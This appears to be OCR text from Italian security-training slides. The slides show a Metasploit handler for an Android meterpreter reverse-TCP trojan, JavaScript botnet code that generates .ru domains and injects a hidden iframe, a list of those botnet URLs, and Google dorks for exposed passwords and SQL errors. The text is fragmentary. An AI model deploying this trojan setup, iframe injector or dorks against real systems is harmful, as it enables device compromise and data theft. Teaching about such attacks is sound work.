

"I don't have enough money."
HELP!

Android Trojan - Metasploit





```
       =[ metasploit v4.16.11-dev-                ]
+ -- --=[ 1690 exploits - 966 auxiliary - 299 post       ]
+ -- --=[ 499 payloads - 40 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf exploit(handler) > set LPORT 4445
LPORT => 4445
msf exploit(handler) > run
```

Android Trojan - VirusTotal



Android Trojan - Install

C&C


C&C_1
C&C_2
C&C_3
C&C_4
C&C_5
07/11/2107
09:00
06/11/2107
21:00
07/11/2107
21:00
06/11/2107
09:00
08/11/2107
09:00
Infected
Client

PseudoRandomDomain

```
function nextRandomNumber() {
        var hi = this.seed / this.Q;
        var lo = this.seed % this.Q;
        var test = this.A * lo - this.R * hi;
        if (test > 0) {
        this.seed = test;
        } else {
        this.seed = test + this.M;
        }
        return (this.seed * this.oneOverM);
}

function RandomNumberGenerator(unix) {
        var d = new Date(unix * 1000);
        var s = d.getHours() > 12 ? 1 : 0;
        this.seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate() * 0xFFFF)＋(Math.round(s * 0xFFF));
        this.A = 48271;
        this.M = 2147483647;
        this.Q = this.M / this.A;
        this.R = this.M % this.A;
        this.oneOverM = 1.0 / this.M;
        this.next = nextRandomNumber;
        return this;
}

function createRandomNumber(r, Min, Max) {
        return Math.round((Max - Min) * r.next() + Min);
}
```

PseudoRandomDomain

```
function generatePseudoRandomString(unix, length, zone) {
        var rand = new RandomNumberGenerator(unix);
        var letters = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i',
        'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z'
        ];
        var str = '';
        for (var i = 0; i < length; i++) {
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
        }
        return str + '.' + zone;
}
setTimeout(function() {
        try {
        if (typeof iframeWasCreated == "undefined") {
        iframeWasCreated = true;
        var unix = Math.round(+new Date() / 1000);
        var domainName = generatePseudoRandomString(unix, 16, 'ru');
        ifrm = document.createElement("IFRAME");
        ifrm.setAttribute        ("src", "http://" + domainName + "/runforestrun?sid=botnet");
        ifrm.style.width = "0px";
        ifrm.style.height = "0px";
        ifrm.style.visibility = "hidden";
        document.body.appendChild(ifrm);
        }
        } catch (e) {}
}, 500);
```

hxxp://xmexlajhysktwdqe.ru/runforestrun?sid=botnet
hxxp://atsihkcljrqlzvku.ru/runforestrun?sid=botnet
hxxp://mfwqdxgdpwiojrjp.ru/runforestrun?sid=botnet
hxxp://wmiudbgrcvapriql.ru/runforestrun?sid=botnet
hxxp://yrxysfyekjfooere.ru/runforestrun?sid=botnet
hxxp://jzkitejvrxgkgpgi.ru/runforestrun?sid=botnet
hxxp://lfbovcaitdrjmkbe.ru/runforestrun?sid=botnet
hxxp://ulnrpbudycxzdlkt.ru/runforestrun?sid=botnet
hxxp://xqcwfwfphwoieuny.ru/runforestrun?sid=botnet
hxxp://hyoflopkupjioiqq.ru/runforestrun?sid=botnet
hxxp://keglxucgvwhqttmi.ru/runforestrun?sid=botnet
hxxp://tlrnhskrgijhwtlj.ru/runforestrun?sid=botnet
hxxp://vqhtwlshzzqsltcp.ru/runforestrun?sid=botnet
hxxp://gytcnulxsxpsqkfn.ru/runforestrun?sid=botnet
hxxp://iekiyvsbtyozmmwy.ru/runforestrun?sid=botnet
hxxp://dernflilrdxmfnye.ru/runforestrun?sid=botnet
hxxp://fjgtmicxtlxynlpf.ru/runforestrun?sid=botnet


Information Gathering

Open Source Intelligence

Dump Pubblici

Email

Contatti



IP Address

Password

Google Dork


Google Hacking Database (GHDB)


Search the Google Hacking Database or browse GHDB categories


Any Category | Search | Search

Date	Title	Category
2017-10-31	inurl:phpmyadmin/themes intext:"pmahomme"	Web Server Detection
2017-10-31	inurl:readme.md intext:"Laravel"	Web Server Detection
2017-10-30	intitle:"Django site admin" inurl:admin -site:stackoverflow.com -site:github.com	Pages Containing Login Portals
2017-10-30	inurl:"gradle.properties" intext:"proxyPassword"	Files Containing Passwords
2017-10-30	intext:"Index of /database"	Sensitive Directories
2017-10-30	site:trello.com password	Files Containing Passwords
2017-10-25	intext:"Index of /.git"	Sensitive Directories
2017-10-23	inurl:guestimage.html	Various Online Devices
2017-10-23	inurl:"set_config_networkIPv6.html"	Various Online Devices
2017-10-23	inurl:"wp-security-audit-log" ext:log	Files Containing Juicy Info


Google Dork


Google
intext:"You have an error in your SQL syntax" site:.it
Tutti
Video
Immagini
Notizie
Maps
Altro
Impostazioni
Strumenti
Circa 105.000 risultati (0,56 secondi)



In: >
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND menu_sottoliv_c.VISIBILE IS TRUE GROUP BY menu_sottoliv_c.CODICE ' at line 37


Query failed (uid=152)
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 4
Ultimo aggiornamento: 12/01/2012

